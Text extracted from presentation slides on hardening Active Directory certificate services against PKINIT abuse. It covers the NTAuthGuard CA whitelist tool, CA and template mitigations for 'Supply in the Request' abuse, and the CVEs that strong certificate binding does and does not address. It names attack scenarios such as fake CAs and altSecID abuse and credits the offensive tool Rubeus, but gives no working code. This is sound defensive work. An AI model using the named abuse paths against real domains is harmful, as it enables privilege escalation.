
NTAuthGuard by Carl Sörqvist

- NTAuthGuard allows us to define a whitelist by CA certificate thumbprints that is allowed to be trusted in NTAuth.
 - Log if a CA that is not whitelisted appears in NTAuth
 - Remove none-whitelisted CA certificate from NTAuth
- Read more about the NTAuthGuard solution
 how to set it up and get all the required content from Carl's GitHub:

https://github.com/CarlSorqvist/PsCertTools/tree/main/NTAuthGuard











PKINIT — NTAuth + KCL + AMA 8





Supply in the Request Abuse - Mitigations



Key take away: KDC changes for CVE-2022–26923 only protect against those attack vectors not misconfigured templates

- Consider at least two CAs both managed from T0
 - Issuing CA1 Enterprise CA
 - Trusted in NTAuth
 - Can <u>only</u> have templates with "build from Active Directory" published
 - SID in SAN (tag:microsoft.com,2022-09-14:sid) can't be blocked without 3rd-party module
 - Issuing CA2 Enterprise CA
 - Untrusted from NTAuth (remember you need to do this every time you renew the CA cert/key)
 - Should have the following extensions blocked
 - DisableExtensionList +1.3.6.1.4.1.311.25.2 (SID)
 - DisableExtensionList +1.3.6.1.4.1.311.21.10 (App Policies)
 - Templates configured for 'Supply in the request' should have '0x00080000' in 'msPKI-Enrollment-Flag'



Summary

- Strong Certificate Binding Enforcement protects against CVE-2022-34691, CVE-2022-26931 and CVE-2022-26923.
 - It will NOT protect against bad security hygiene on our CAs, templates, or information within your certificates.
- NTAuth requirement will protect against CVE-2025-26647 and eliminate all other paths to PKINIT that didn't require NTAuth.
 - Fake CA Scenario
 - AMA Abuse using altSecID from non-NTAuth CA
- All scripts and demos available at:
 - https://blog.chrisse.se



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Credits

- CertRequestTools Carl Sörqvist: <u>https://github.com/CarlSorqvist/PsCertTools/tree/main/CertReqTools</u>
- Rubeus @harmj0y https://github.com/GhostPack/Rubeus



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